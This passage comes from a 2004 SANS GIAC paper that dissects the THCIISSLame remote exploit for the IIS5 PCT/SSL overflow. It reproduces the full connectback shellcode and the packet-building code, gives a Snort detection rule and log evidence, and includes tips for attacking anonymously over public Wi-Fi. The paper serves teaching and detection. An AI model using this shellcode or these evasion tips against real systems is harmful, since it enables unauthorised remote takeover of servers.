All that remains is for us to tweak this process so that instead of crashing the application we get it to execute our own commands. Hackers do this by using debuggers and watching how everything lines up in memory as they try different input values. In real world situations, the buffers being exploited are much larger than in our example, which leaves more room for the following techniques. Here is what we are shooting for:

```
DuOh "bunch of code and other stuff"
```

Resulting in:




Figure 8: Stack in controlled overflow

We size our buffer correctly so that we overwrite the IP value with one that points back into our buffer. We included the commands we want to execute in our input, which is now in the buffer. When the main_function resumes control it grabs our bogus IP value and the program executes the commands we put in the stack.

One final twist to make life a little easier is adding a NOP sled. A NOP, or no operations command, is like a filler. It takes up space in memory and is executed by the processor but it doesn't do anything. Putting lots of these NOPs into the buffer gives the results shown in Figure 9 below. The benefit is that our new IP value doesn't have to be as precise as in our previous attack; it can hit anywhere among the field of NOPs. Execution begins there and slides down through the other NOPs until it hits the code we want it to execute in the stack.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 9: Stack with NOP sled

Be aware that the above buffer overflow example, which as we said earlier is an abstraction – not a practical, byte-by-byte sample, is only one technique for commandeering systems using a stack buffer overflow. They all have the same basic characteristics however: use a faulty buffer to take control of the program flow and point it to a location where you have injected your code or to some other code that will allow you to get access to the system.

When discussing real-world vulnerabilities and exploits, two other factors are worth considering. First is the user context of the code being exploited. Often a faulty buffer is contained within a system file that is executed by a service or some other privileged process running on the target computer; for example, many services run under the system process. Executing code in the context of the system process allows you to do pretty much anything you want. If you are an unprivileged user sitting at a computer's console and you are able to run code under the system context, you have accomplished a *privilege escalation* exploit.

The other point to consider is whether the vulnerable buffer can be accessed remotely. Processes running on a system are often network capable, that is they can send an receive commands and data over the network. To receive this information an application will "listen" on the network on a specific TCP or UDP port. If the vulnerable code we are considering handles the information sent over the network, it may be possible to send the parent process deliberately malformed data that will overflow the buffer. This is referred to as being "remotely exploitable" leading to "remote code execution". All of the above

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

circumstances taken together represent possibly the worst case scenario: a buffer overflow allowing code execution under a privileged account context and accessible over the network.

So this is where I stand in my quest to conquer more Internet real estate: Microsoft has advised me in Security Bulletin MS04-011 that systems running SSL with PCT enabled are subject to remote buffer overflows and that Windows 2000 and NT4 systems have PCT enabled by default; my knowledge of Internet protocols tells me that the SSL protocol is widely used by web sites to provide secure, encrypted connections; I am also aware that buffer overflows can potentially provide complete control over the systems I target. All I need now is for someone to provide me a good exploit. Keeping an eye on the exploit page for the SecurityFocus BID 10116 is a good way to find one.[14]

THCIISSLame.c is just what I've been waiting for. Actually, version 0.1 of THCIISSLame.c posed a problem; after it successfully exploited a system, the system running THCIISSLame connected to the targeted system via a backdoor (i.e. a shell listening on the network) on TCP port 31337 on the target system. While I could easily change the port number in the source code and recompile the exploit, it is the *direction* of the connection that poses a problem.

Fortunately THCIISSLame.c version 0.2 quickly followed v0.1. This version of the exploit uses a "connectback shell", which means that if all goes well during our attack, the victimized system will establish a connection back to us (or to any IP address we specify – and on any TCP port we specify). This is going to make our job of compromising target systems much easier. I will explain more about the relevance of the direction of the connection and port number selected in the "Stages of the Attack – Exploiting the system" section below.

Another release of the exploit, version 0.3, followed soon after with some minor fixes. I'll work with version 0.3 simply because it is the latest available. Let's take a look at some of the features of this exploit and see how it can help us. A full listing of the source code for THCIISLame.c is duplicated in Appendix A of this paper. In the following pages we will be examining code snippets, or discrete pieces, from the full application.[15]

The comments header and include statements in THCIISLame.c gets us off to a good start:

```
/*****************************************************************************/
/* THCIISSLame 0.3 - IIS 5 SSL remote root exploit                           */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)                         */
/* THC PUBLIC SOURCE MATERIALS                                               */
/*                                                                           */
/* Bug was found by Internet Security Systems                                */
/* Reversing credits of the bug go to Halvar Flake                           */
```

[14] http://www.securityfocus.com/bid/10116/exploit
[15] http://www.thc.org/exploits/THCIISSLame.c

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
/*                                                                          */
/* compile with MS Visual C++ : cl THCIISSLame.c                            */
/*                                                                          */
/* v0.3 - removed sleep[500]; and fixed the problem with zero ips/ports     */
/* v0.2 - This little update uses a connectback shell !                     */
/* v0.1 - First release with portbinding shell on 31337                     */
/*                                                                          */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak, */
/* scut, stealth, FtR and Random                                            */
/****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")
```

The author has advised me to compile this source code using “MS Visual C++” using the command line “cl THCIISSLame.c” Doing so results in the executable binary, THCIISSLame.exe. Among the “include” statements which follow the comments header is one specifying winsock2.h. Include files (*.h) contain function, global variable, and structure declarations and similar code to make use of various application programming interfaces (APIs). The inclusion of the Windows Sockets 2 API (usually just referred to as Winsock2) is further confirmed by the comment pragma following the include statements, which requires the linker to find and utilize the ws2_32.lib library file during the generation of the binary file. The Windows Sockets 2 API provides functions to support TCP/IP, as well as other protocol, network programming on Windows platforms. We can conclude that the THCIISSLame.c application was written for Windows platforms and has network abilities.

As an exploiter, I really have all I need to get started. However, examining some of the inner workings of the exploit is an interesting exercise. An excellent document, “Windows* Socket 2 Application Programming Interface: An Interface for Transparent Network Programming Under Microsoft Windows”[16] is very helpful in deciphering the basic mechanics of THCIISSLame.c. Also, creating a “debug” build of the exploit using the GUI version of Microsoft Visual C++ and then stepping through the app in debug mode is a great way to figure out how the program works.

As I discovered when the binary I created from THCIISSLame.c was executed, the exploit requires three command line arguments; otherwise all I get is a statement indicating the correct syntax (see Figure 1). As instructed by the application, the correct arguments are: the hostname of our target, the IP address of the system we want the target to connect back to once it has been compromised, and the TCP port to be used for the connectback. My examination of the source code shows me how those arguments are utilized.

[16] ftp://ftp.microsoft.com/bussys/winsock/winsock2/WSAPI22.DOC

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

If you are familiar with the C programming language, THCIISSLame.c is fairly straightforward. It provides hexadecimal opcodes, byte by byte instructions and data to be operated on by the target computer. The hexadecimal opcodes are the most cryptic part of the exploit. The opcodes and the arguments passed to the exploit from the command line are used to build a packet which, after a connection is established, is sent to the target. If all goes as expected the packet is sent to our target and a TCP port is set up on our local system to receive a connection back from the target. Throw in some error handling and you've pretty much got the idea of how THCIISSLame works in a nutshell.

Let's see what we can figure out about the hexadecimal opcodes. They are all specified at the top of the source code as shown:

```
#define jumper    "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"

char sslshit[] =
"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";
```

Two code sets, jumper and greetings_to_microsoft, are initialized using the `#define` directive, which means they are constants and can't be modified within the application. The other two sets, sslshit and shellcode, are initialized as character arrays and therefore can be changed.

The easiest of these to understand is greetings_to_microsoft. `"\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"` is simply a hexadecimal representation of the ASCII characters: THCOWNZIIS! – a friendly hello to Microsoft from the folks at THC (The Hacker's Choice).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A message found in the SecurityFocus Bugtraq Archive[17] provides extensive details on how the PCT vulnerability can be exploited by manipulating the SSL header in the packet sent to the target. In the message, Juliano Rizzo suggests the THCIISSLame.c exploit is based on a module he wrote for CORE IMPACT, a penetration testing product from CORE Security Technologies, so his analysis should be relevant. We turn to Mr. Rizzo's message for assistance in understanding the sslshit opcode. Mr. Rizzo's SSL header:

```
"\x80\x66\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8F\x86\x01\x00\x00\x00"
```

differs from sslshit:

```
"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00"
```

by two bytes, the second and thirteenth. Mr. Rizzo's analysis states: *"Looking at the conditions that must be met for each field we can see that there are more than 25 millions different packets that will trigger the vulnerability"*[18] and includes the second and thirteenth packets among those that may vary. Of key importance is the eleventh byte. Mr. Rizzo concludes that the value for that byte must be greater than hex 10 and less than hex 20 to overflow the buffer but not cause an error. In both SSL headers the value is hex 16.

The first byte of both jumper and shellcode is hex eb. If interpreted as an instruction, rather than data, hex eb is the jmp instruction, or jump. It is a branching instruction that causes linear code execution to be redirected to another location within the code. The two byte jumper constant is likely to fulfill precisely that function; it will transfer control of execution to the correct location after the buffer overflow occurs.

<u>The Shellcoder's Handbook</u> mentions another use for the jmp instruction:

> The trick to creating meaningful relative addressing in shellcode is to place the address of where shellcode starts in memory… into a register. We can then craft all our instructions to reference the known distance from the address stored in the register. The classic method of performing this trick is to start the shellcode with a jump instruction[19]

That would explain the hex eb at the beginning of the shellcode array. Although an analysis of the remaining code is beyond the scope of this document, we understand the hexadecimal opcodes contained in the shellcode array accomplish the required code execution on the target system that cause it to connect back to the IP address and TCP port passed as command line arguments two and three when the exploit is executed.

[17] Rizzo
[18] Ibid
[19] Koziol, et al., p. 49.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

One might ask how the target system finds out about an IP address and TCP port specified on the system where the exploit is running. The answer is revealed in the following code:

```
cbport = htons((unsigned short)atoi(argv[3]));
cbip = inet_addr(argv[2]);
cbport ^= XORPORT;
cbip ^= XORIP;
memcpy(&shellcode[2],&cbport,2);
memcpy(&shellcode[4],&cbip,4);
```

The command line arguments (argv[2] and argv[3]) are assigned to the variables cbip and cbport respectively. The values are appropriately processed and the resulting data are copied into the shellcode array as bytes 3 through 8. The shellcode array, as we know, will be added to the packet sent to the target system.

One final piece to be packaged and sent to the target is the offset value contained, appropriately, in the variable named "offset". The value in our exploit is specified as 0x6741a1cd. The offset specifies the relative address of the first instruction in the shellcode when it is inserted into the stack on the target system. The offset is derived through an iterative process by the exploit's author. This trial-and-error process gradually narrows down the correct location until the correct value is determined. The offset is specific to the OS version and versions of the code that contain the vulnerability, so the offset must be fine tuned for these variations.

The exploit's main function handles assembling the packet to be sent to the target. Two buffers, badbuf and p, are used more or less interchangeably to put the pieces together, with badbuf ultimately being sent after the connection to the target system is completed. When it is ready to go, badbuf is equivalent to sslshit + jumper + greetings_to_microsoft + offset + shellcode, with a minor modification to shellcode of the IP and port arguments as discussed above.

When everything has been successfully assembled by THCIISSLame, the connection is made and the 351 byte packet is sent :

```
rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
if(rc==0)
{
    send(sock,badbuf,351,0);
    printf("[*] exploit send\n");
```

I used the Ethereal Network Analyzer, version 0.9.9, on a Windows platform (the latest version, 0.10.4, is available at http://www.ethereal.com) to observe the THCIISSLame exploit in action. To run Ethereal on a Windows system, you need to install WinPcap, a Windows packet capture library (available at http://winpcap.polito.it). Detailed network behavior of the exploit and the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

implications for our attack scenario will be examined in the “Stages of the Attack – Exploiting the system” section below. Figure 10 shows the actual packet as it was sent. This packet should be consistent when this exploit is used, with the exception of bytes 3 through 8 of the shellcode array, which are the IP and port for connectback specified as command line arguments.




Figure 10: PCT buffer overflow packet

Exploit/Attack Signatures

Based on what we have learned about this exploit, we know an attack will arrive over the network in an SSL packet that will have significant similarities to the one pictured in Figure 10 above. We have examined the source code comments and understand that this exploit was specifically tuned to attack a system with Windows 2000 and Service Pack 4 installed and IIS5 running with SSL enabled. This sounds like a good opportunity to utilize a Network Intrusion Detection System (NIDS).

An open source NIDS application, Snort[20], is widely used and has Windows as well as Unix/Linux distributions. The following Snort rule, which I have not had the opportunity to test, was suggested to me from a private source:

[20] Available at http://www.snort.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
alert tcp any any -> $HOME_NET 443 (msg:"MS04-011 SSL exploit
(THCIISSLame by Johnny Cyberpunk)"; content:"|80 62 01 02 bd 00 01 00
01 00 16|"; offset:0; content:"|eb 23 7a 69 02 05 6c 59 f8 1d 9c de 8c
d1 4c 70 d4 03 f0 27 20 20 30 08 57 53 32 5f 33 32|"; within:36;)
```

The snort user's manual[21] helps us to breaks down the rule as follows:

`"alert tcp any any -> $HOME_NET 443"` is the rule header. It tells snort to generate an alert if the conditions of the rule are met. It is looking at TCP packets from any source host and port going to a host with a HOME_NET address with a destination port of 443. HOME_NET is a variable that would be defined in the snort.conf configuration file. The variable would typically specify the address of the network you are attempting to monitor. In the case of my test network, the address spec would be 192.168.33.192/27.

The remainder of the rule is referred to as the rule options.

`(msg:"MS04-011 SSL exploit (THCIISSLame by Johnny Cyberpunk)"` puts an easily understandable message in the output log.

`content:"|80 62 01 02 bd 00 01 00 01 00 16|"` specifies that the indicated binary data should be contained in the packet.

`offset:0` tells snort to look for the above data from the beginning of the packet.

`content:"|eb 23 7a 69 02 05 6c 59 f8 1d 9c de 8c d1 4c 70 d4 03 f0 27 20 20 30 08 57 53 32 5f 33 32|"` is more binary data to look for in the packet.


`within:36` specifies that the two content references must be located within 36 bytes of each other.

Creating effective and efficient snort rules takes some practice. As we noted in the analysis above, there could be significant variation in the SSL packet and have it still be effective in causing the buffer overflow. While the above snort rule is likely able to identify the unmodified THCIISSLame exploit, some simple variations might allow an attack to slip by. Thorough testing with this or any NIDS product is a good idea to ensure adequate protection.

Otherwise, this attack flies under the radar fairly well. Figure 11 shows two standard connections to the SSL web site on our test server. What is not shown is the exploit using SSL between the two standard connection. The SSL site is left fully functional after the exploit runs, even after the attacker disconnects.

[21] http://www.snort.org/docs/snort_manual.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




```
ex040421.log - Notepad
File Edit Format View Help
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2004-04-21 20:50:33
#Fields: date time c-ip cs-username s-sitename s-computername s-ip s-port cs-method cs-uri-stem cs-uri-query
sc-status sc-win32-status sc-bytes cs-bytes time-taken cs-version cs-host cs(User-Agent) cs(Cookie) cs(Referer)

2004-04-21 20:50:33 192.168.77.203 - W3SVC1 MALABWEB 192.168.33.195 443 GET /Default.htm - 200 0 2779 197 0
HTTP/1.1 192.168.33.195 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - -

2004-04-21 20:54:03 192.168.77.203 - W3SVC1 MALABWEB 192.168.33.195 443 GET /Default.htm - 200 0 2779 197 0
HTTP/1.1 192.168.33.195 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - -
```

Figure 11: The exploit is not captured in the web log

One significant trace was left behind in the security event log on the web server however. The log shows that a cmd.exe process was launched by the local system account. That would be a tip-off that something is amiss. The event is shown in Figure 12. This is something a wary exploiter is likely to remove as soon as possible. Hopefully the server owner is doing real-time log monitoring.



```
Event Properties
Event
Date:     6/25/2004   Source:     Security
Time:     13:41       Category:   Detailed Tracking
Type:     Success     Event ID:   592
User:     NT AUTHORITY\SYSTEM
Computer: MALABWEB

Description:
A new process has been created:
        New Process ID:    1636
        Image File Name:   \WINNT\system32\CMD.EXE
        Creator Process ID: 268
        User Name:         MALABWEB$
        Domain:            XYZ
        Logon ID:          (0x0,0x3E7)

Data: Bytes Words

OK   Cancel   Apply
```

Figure 12: a significant trace left by the exploit

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Platforms/Environments

Victim's Platform

THCIISSLame was tuned to exploit a Windows 2000 system with Service Pack 4 installed. Although the PCT vulnerability is associated with any Windows platform application that supports the SSL protocol, the exploit was specifically designed for IIS5 and I did not test it against any other application. For the exploit to work SSL must be enabled on the target system. Additionally, the PCT 1.0, which is the default for Windows NT4, Windows 2000, and Windows XP. All of my testing was against a Windows 2000 Advance Server system with Service Pack 4 installed and running IIS5.

Interestingly, I found several industry references that suggested a system would also need to have SSL 2.0 support enabled to be vulnerable. In their "Microsoft SSL Library Remote Compromise Vulnerability" advisory Internet Security Systems states: *"If any SSL-enabled services are present, and both the PCT 1.0 and SSL 2.0 protocols are enabled, remote attackers may exploit the buffer overflow condition to execute arbitrary code on vulnerable Windows server installations."*[22] Also, mentioned in SecurityFocus Bugtraq ID 10116 is: *"Reportedly, both PCT 1.0 and SSL 2.0 must be enabled for successful exploitation."*[23]

My testing did not find this to be true. Using the directions in Microsoft's Knowledge Base article 187498, I ran tests with SSL 2.0, SSL 3.0, and TLS 1.0 individually disabled and all three disabled at the same time. The target system was rebooted after each registry change and the tests were run multiple times to validate the results. In each case the THCIISSLame exploit successfully opened a remote shell on the target system. Only disabling PCT 1.0 support prevented the exploit from successfully compromising the target system.

Generally speaking, for SSL to be enabled an X.509 certificate must be installed in the application supporting SSL. On an isolated network, I set up both the target web server described above and a server running Windows Certificate Server. The steps detailed in Microsoft Knowledge Base Article 290625[24] were followed to generate a certificate request on the web server, issue the certificate on the certificate server (with completely hypothetical credentials) and install the certificate on the web server.

However for those interested in experimenting with this exploit and do not have the necessary software, or perhaps the patience, Microsoft has a utility that will insert a functional certificate on an IIS server for testing of the SSL protocol, as

[22] http://xforce.iss.net/xforce/alerts/id/168
[23] http://www.securityfocus.com/bid/10116/discussion/
[24] http://support.microsoft.com/default.aspx?scid=kb;en-us;290625

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

shown in Figure 13. I ran numerous successful tests with THCIISSLame against an IIS5 server with a certificate configured using the SSL Diagnostics utility.




Figure 13: SSL Diagnostics Version 1.0[25]

Source Network (Attacker)

One of the intriguing points about this vulnerability is the essentially exposed condition of the potential victims. My intended targets are IIS web servers with SSL enabled via TCP port 443. It is rare to find an Internet connection of any kind that does not allow accessing servers using SSL via 443/tcp.

The proliferation of publicly available wireless Internet access makes running this exploit under anonymous circumstances an easily accomplished proposition. A trip to a nearby café is likely to provide a connection adequate to locate potential target systems and run the THCIISSLame exploit against them. A truly paranoid individual might pay cash to buy a wireless network adapter from a large electronics outlet where he or she is not well known and save that adapter for use only during such anonymous escapades.

[25] Microsoft SSL Diagnostics 1.0 is available at http://www.microsoft.com/downloads/details.aspx?FamilyID=cabea1d0-5a10-41bc-83d4-06c814265282&displaylang=en

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Target Network

Although the PCT vulnerability potentially affects any SSL enabled application running on a Windows platform, the THCIISSLame exploit specifically targets IIS servers. Target systems in my attack scenario are likely to exist in a company's DMZ, or de-militarized zone. A DMZ is an area which allows access to, for example, a company's web servers from the Internet and is therefore more accessible than the company's internal network.

Cisco has provided a diagram for a pass-through DMZ, shown here as Figure 14. The pass-through DMZ is widely used for this network scenario.

